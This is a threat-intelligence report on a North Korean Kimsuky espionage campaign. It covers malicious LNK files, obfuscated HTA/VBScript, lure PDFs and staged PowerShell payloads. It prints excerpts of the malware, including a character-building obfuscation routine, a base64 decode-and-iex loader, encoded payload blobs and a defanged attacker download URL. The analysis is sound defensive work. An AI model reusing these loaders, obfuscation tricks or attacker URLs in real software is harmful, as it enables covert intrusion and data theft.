aryaka

From Reconnaissance to Control

The Operational Blueprint of Kimsuky APT for Cyber Espionage

Aryaka Threat Research Lab

Varadharajan Krishnasamy and Aditya K Sood

Table of Contents

Executive Summary

North Korean cyber-espionage continues to evolve with striking stealth and precision, driven by Pyongyang's long-standing need to gather geopolitical, military, and economic intelligence. Kimsuky—also tracked as APT43, Thallium, and Velvet Chollima—has emerged as a key operator in this space, systematically targeting South Korean government agencies, defense contractors, and research organizations.

Aryaka Threat Research Labs has recently identified a cyber-espionage campaign targeting South Korean entities specifically. The campaign employs malicious Windows shortcut (LNK) files as an initial access vector. The actor behind this campaign has been attributed to Kimsuky, a North Korean state-sponsored Advanced Persistent Threat (APT) group.

In this campaign, Kimsuky combines tailored social engineering with a sophisticated malware framework engineered for stealth, persistence, and comprehensive data theft. The operation begins with malicious Windows shortcut files that execute obfuscated scripts delivered through trusted system utilities, using decoy documents based on publicly available South Korean government materials to lure victims. Once inside, the malware performs extensive system profiling, steals credentials and sensitive documents, monitors user activity through keylogging and clipboard capture, and exfiltrates data in discreet segments over standard web traffic—helping it blend into normal network operations. Figure 1 shows an overview of the infection chain.




Figure 1: Overview of the Infection Chain

To maintain long-term access and evade detection, the malware establishes persistence, enforces single-instance execution, and employs anti-virtualization checks to avoid sandbox environments. Throughout its lifecycle, it maintains communication with its command-and-control infrastructure to upload stolen data, download additional payloads, and execute remote commands.

Introduction

State-sponsored cyber campaigns have become a persistent risk for organizations operating in politically sensitive or strategically valuable sectors. As traditional network perimeters erode, attackers increasingly exploit legitimate tools and user trust to infiltrate environments and gather intelligence with minimal detection.

This threat research report examines a recent operation linked to Kimsuky, a North Korean APT group that exemplifies how modern cyber-espionage combines technical sophistication with targeted social engineering. Focusing specifically on the PowerShell-based stages of the attack, this paper breaks down the campaign's infection chain, tactics, and ties to prior Kimsuky activity, highlighting the strategic risks posed by advanced, state-sponsored threats. It also underscores why a unified, identity-driven security approach—grounded in Zero Trust and SASE principles, such as those in Aryaka's Unified SASE platform—is critical for detecting and disrupting such operations, closing gaps that traditional security models often overlook.

The Geopolitical Context of Cyber-Espionage

Cyber attacks have become a primary tool of statecraft, enabling governments to gather intelligence and exert pressure on rivals without resorting to open conflict. Unlike conventional military or diplomatic actions, these campaigns operate below the threshold of war, offering strategic gains with plausible deniability.

For nations under economic sanctions or facing technological gaps, cyber-espionage is a highly effective means of accessing sensitive information related to politics, military, and industry. It provides critical insights that shape foreign policy, defense strategies, and economic priorities, objectives that are often too risky or costly to pursue through traditional espionage.


Nowhere is this more evident than on the Korean Peninsula. Decades of tension have driven North Korea to develop an advanced cyber capability as a core part of its strategy, aimed at narrowing intelligence gaps and strengthening its global leverage. In this context, cyber-espionage is not merely opportunistic but a deliberate extension of state policy, which explains why sophisticated threats continue to evolve and focus on high-value targets.

What is Kimsuky?

Kimsuky is a North Korean advanced persistent threat (APT) group widely recognized for its targeted cyber-espionage operations. Tracked under multiple designations—APT43, Thallium, and Velvet Chollima—Kimsuky has been active since at least 2012, primarily focusing on entities that align with Pyongyang's strategic priorities.

While best known for its sustained campaigns against South Korean government agencies, defense contractors, and policy think tanks, Kimsuky has also extended its reach to diplomatic missions and organizations that influence regional security dynamics. The group's operations are typically designed to extract geopolitical, military, and technological intelligence that can inform North Korea's foreign policy and defense planning.

What distinguishes Kimsuky is its methodical approach: blending tailored social engineering with modular malware frameworks, maintaining persistent access through obfuscation and anti-analysis techniques, and adapting quickly to bypass evolving security defenses. This combination of strategic targeting and technical agility has made Kimsuky one of the most prominent and consistently active arms of North Korea's cyber apparatus.



Dissecting the Technical Details

When executed, the .lnk file launches an HTA file hosted on a remote Content Delivery Network (CDN) at

"hxxps[:]//cdn.glitch.global/32745c25-95b3-4320-bd45-bc78ea11e6d2/sxzjl.hta?v="

using the legitimate Windows utility mshta.exe. An HTA is an HTML application file that runs HTML and script code (like JavaScript or VBScript) as a standalone application. Unlike regular web pages, HTA files execute with full system privileges, granting direct access to the file system and registry. This HTA file contains heavily obfuscated VBScript, which serves as the primary execution vector. Each line of the script is constructed using a mix of decimal and hexadecimal values to hide its actual functionality.

The obfuscation technique involves converting hexadecimal strings to decimal numbers using the CLng function. These decimal values are then processed with arithmetic operations and passed to the Chr function to convert them into readable characters. This method is designed to bypass static detection and hinder analysis. Figure 2 shows how VBScript is forming a string in WScript.Shell.


```
1   <script language="VBScript"'>
2   Dim ss, output, randomNumber, url, url2
3   ss = chr(-65756+CLng("&H10133"))                    => w
4   ss = ss & chr(3966404/CLng("S&Hbaac") )             => s
5   ss = ss & chr(-78436+CLng("&H132c7"))               => c
6   ss = ss & chr(-81527+CLng("&H13ee9"))               => r
7   ss = ss & chr(10030755/CLng("&H1752b"))             => i
8   ss = ss & chr(CLng("&He736")-59078)                 => p
9   ss = ss & chr(7193392/CLng("&Hf23c") )              => t
10  ss = ss & chr(1046270/CLng("&H58d9" ) )             => .
11  ss = ss & chr(CLng("&H151f2")-86399)                => s
12  ss = ss & chr(CLng("&Hd1b5")-53581)                 => h
13  ss = ss & chr(CLng("&H10f4d")-69352)                => e
14  ss = ss & chr(4198608/CLng("&H97dc") )              => l
15  ss = ss & chr(-48915+CLng("&Hbf7f"))                => l
16  Set oShell = CreateObject (ss)
```

Figure 2: Malicious HTA file

The script constructs all necessary strings—such as URLs for downloading payloads and lure content—by de-obfuscating encoded values. It then constructs a complete URL structure using these strings and initiates the download process on the victim's machine.

Deception via Lure Document

Initially, the malware downloads a decoy PDF file named sexoffender.pdf from a remote server and saves it in the %temp% directory. It then automatically opens the PDF using the cmd.exe command by invoking the file directly after downloading, causing it to launch with the system's default PDF viewer, as shown in figure 3. The lure is a document presented as an official government notice, allegedly informing the recipient about a nearby sex offender.



■ 아동·청소년의 성보호에 관한 법률 시행규칙 [별지 제7호서식] <개정 2016. 11. 30.>

고 지 정 보 서

제 20○○-○○ 호 년 월 일

귀하의 댁 인근에 거주하는 성범죄자 신상정보를 아래와 같이 보내드리니, 귀 댁의 아동·청소년을 보호하는데 참조하여 주시기 바랍니다.

정부는 성범죄자에 대한 관리와 재범방지를 위한 활동을 통해 귀 가족의 안전을 지켜드리려고 노력하고 있으며, 그 일환으로 성범죄 예방과 안전 관련 정보도 함께 보내드리니 적극 활용해 주시기 바랍니다.

성 명		정면 사진	좌측 사진	우측 사진	전신 사진
나 이					
키					
몸무게					
전자장치 부착여부					
주민등록상 주소	(외국인인 경우 국내 체류지, 외국국적동포인 경우 국내 거소)				
실제 거주지					
성범죄 요지					
성폭력범죄 전과사실 (죄명, 횟수)					
부가기록 (고지·정정사유 등)란					
전출정보	변경정보				

Figure 3: Lure PDF

In this campaign, we also found another lure PDF that resembles an official tax or penalty notice, mentioning a hefty fine as shown in figure 4.




Figure 4: Lure PDF

Based on the lure documents identified—which are publicly available South Korean government notices repurposed by the attacker—it is likely that this campaign was distributed via spam emails carrying malicious .lnk files. These would typically be embedded within ZIP archives or similar compressed attachments to bypass basic email filtering and entice recipients to extract and open them. This delivery method is consistent with techniques observed in prior Kimsuky operations, where phishing emails have been the primary vector for initiating targeted intrusions.

Verify the State of Deployed Endpoint Protection

After downloading the lure document, the script runs the command cmd /c sc query WinDefend to check the status of the defender. If the defender is not stopped, the VBScript initiates a sequence where it uses the curl command to download a base64-encoded file named zip.log into the

C:\Users\<USER>\AppData\Local directory.

This file is decoded using certutil, producing a ZIP archive named pipe.zip in the exact location. After decoding, zip.log is deleted. PowerShell's Expand-Archive command is then used to extract the contents of pipe.zip into the same directory, after which the ZIP file is removed.

The extracted zip file contains four files:

- **1.log:** A Base64-encoded file which, once decoded, reveals a PowerShell script designed to steal sensitive information from the victim's machine.
- **2.log:** Another Base64-encoded file, this one containing a script dedicated to keylogging functionality.
- **1.ps1:** A PowerShell script that decodes and executes the Base64 content provided to it as input.
- **1.vbs:** A VBScript that runs a PowerShell command to execute 1.ps1, passing 1.log and 2.log as its input parameters.

Finally, the script navigates into the newly extracted pipe directory and silently executes the PowerShell script 1.ps1 using powershell.exe with execution policy bypassed, passing 1.log as a parameter.

The 1.ps1 script reads the contents of the 1.log file, decodes the Base64-encoded data into a PowerShell script, and then executes the decoded script using the Invoke-Expression command as shown in figure 5.

```
param (
        [string]$FileName
)
$content = GEt-'c'onTEnt $FileName —Raw
$plain = [System.Text.Encoding] ::UTF8.GetString([System. Convert] : :FromBase64String($content))
i`ex $plain
```

Figure 5: Executing Stealer Component using iex

If Defender is found to be stopped, the sxzjl.hta file downloads another .hta file from

hxxps://cdn.glitch.global/32745c25-95b3-4320-bd45-bc78ea11e6d2/v3.hta?v=<random_number>,

saves it as v3.hta in the %temp% directory, and then launches it using mshta.exe. The v3.hta file uses the same obfuscation techniques seen in the sxzjl.hta file. Additionally, it includes two Base64-encoded contents appended at the end, as shown in figure 6.

```
ss = ss & chr(CLng("&H1547d" )-87057)
ss = ss & chr(CLng("&H2730")-9981)
ss = ss & chr(CLng("&H8c0a" )-35800)
ss = ss & chr(CLng("&H13621" )-79361)
ss = ss & chr(-48609+CLng("&Hbe54") )
ss = ss & chr(-37136+CLng("&H9189") )
ss = ss & chr(10008220/CLng("&H153f4") )
ss = ss & chr(CLng("&Hc1f3")-49605)
ss = ss & chr(7710800/CLng("&H12d34") )
ss = ss & chr(-99028+CLng("&H18340" ) )
ss = ss & chr(-48587+CLng("&Hbe37") )
ss = ss & chr(CLng("&Hd062" )-53302)
ss = ss & chr(7190610/CLng("&H12192") )
oShell.Run ss, 0, False
self.close
</script>
```

```
GH0bMg2LNajH1JSdZxopGVfscXUhn1tuWv+AyzxP263+iToVxfuDUicT8WkoJ/aHl7rkCGF2L5XNzbxHOBIpPC
Zwd6G3LqiSG/
zcwdAdLJ3hgcQb6FyToPrFmSN17lrxDE5/ymoKArfFlGeJad0aJSnGHqZoLGrw86RyG0Ze/
t274ChdvEpG+tZnrLFAoX1dT+Tm1xSXZOaVan5fDWdBKFYaaY9tuXf7liDLbc7nl1+0r6KJkxAXz+GmRFYtKHLZ
BtULoii0V8fDjnet/
0euFci+HjSyHFFfhF5LFpi17Vk1gHMntmoh2m266ShkMA=
```

```
TVqQAAMAAAAEAAAA//8AALGAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA+AAAAA4fug4AtAnNNIbgBTM0hVGhpcyBwem9ncmFtIGNhbm5vdCBiZSBydw4gaW4gRE9TIG1
vZGUuDQ0KJAAAAAAAAAAAC+3XBRpobkkaaG5.)JGmhuSXQewkm2aG5.JdB7GSKpobkL0HhZIMmhuST+K
IkkuaG5JGmhqSxpobkL0HtJIDmhuSXQeAkkeaG5JdB4GSR5o0bkLOHhpJHmhuSUm1jaEaaG5TAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAABQRQAAZIYJALXGUGGAAAAAAAAAAPAATiALAgoAAPGAAAB8AAAAA
AAAjDFgAAAQAAAAAACAAQAAAAAQAAAAAGAABQACAAAAAAAAFAATAAAAAAAABQYAAABAAA2HACAATA
QAAAABAAAAAAAAAQAAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAAAQAAAATIBNAETAAABKgGE0AZ
ATAAADQAQCO0AQAAYIpNAHgPAAAAAAAAAAAAAACATQAMAAAAAAAAAAAAAAEEEEEEEEEEEEEEEEEEEE
EEEEEEYEEEEELYEEPPYYPPPPPPVPPPVVAVSLOLAVAVaf)AAATWAAAAEAAAAAAAAAAAAAAAAAABAAADGA
AAAAAAAAAAAUAAAABABAAAYAAAAKAAAAAAAAAAAAAAAAAAAAQAAA4AAAAAAAAAAAAEAAAABGAQ
AABAAAAKGAAAAAAAAAAAAAAAAAAAEAAAOAAAAAAAAAAAAAQAAAAOAEAAAOAAACSAAAAAAAAAA
AAAAAAAABAAADGAAAAAAAAAAAAEAAAALABAAACAAAAtGAAAAAAAAAAAAAAAAAAAQAAA4AAAAAA
AAAAABAAAADAAQAABAAAALGAAAAAAAAAAAAAAAAAAEAAAQAUCMNyYWAAAAAQAAAGAEAAATA
AAC8AAAAAAAAAAAAAAAAABAAADQAAAAAAAAAAAAOESAADABAAC+AWAAVGAAAAAAAAAAAAAA
AAAAQAAA4AAAAAAAAAAANASAACATQAAVBIAAHWEAAAAAAAAAAAAAAAAAEAAADAAAAAAA
```

Figure 6: Malicious HTA File

This VBScript performs a multi-step extraction and decoding operation. It begins by using findstr to search for lines that start with the string GH0bMg2L within the file v3.hta, which is located in the user's %TEMP% directory. The matching lines are saved to a file named 2.log in the %LOCALAPPDATA%. Next, the script uses certutil to decode the Base64-encoded contents of 2.log into a new file named user.txt, which is also stored in the same directory. Finally, the temporary 2.log file is deleted, completing the decoding process.

It then changes the working directory to C:\Users\user\AppData\Local and uses findstr to extract lines starting with the string TVqQAAMAAA from the file v3.hta located in the Temp folder, writing the output to a file named 1.log. Next, it uses PowerShell to read the contents of 1.log, decode it from Base64, and write the binary data to a file named sys.dll. After decoding, it deletes 1.log and executes the newly created sys.dll using rundll32 with the exported function “a”.

> Upon execution, the sys.dll file loads the RC4-encrypted user.txt file, decrypts it, and then downloads three additional encrypted files from the CDN server, which are subsequently decrypted and executed. Figure 7 shows the RC4 decryption of the User.txt file using CyberChef.

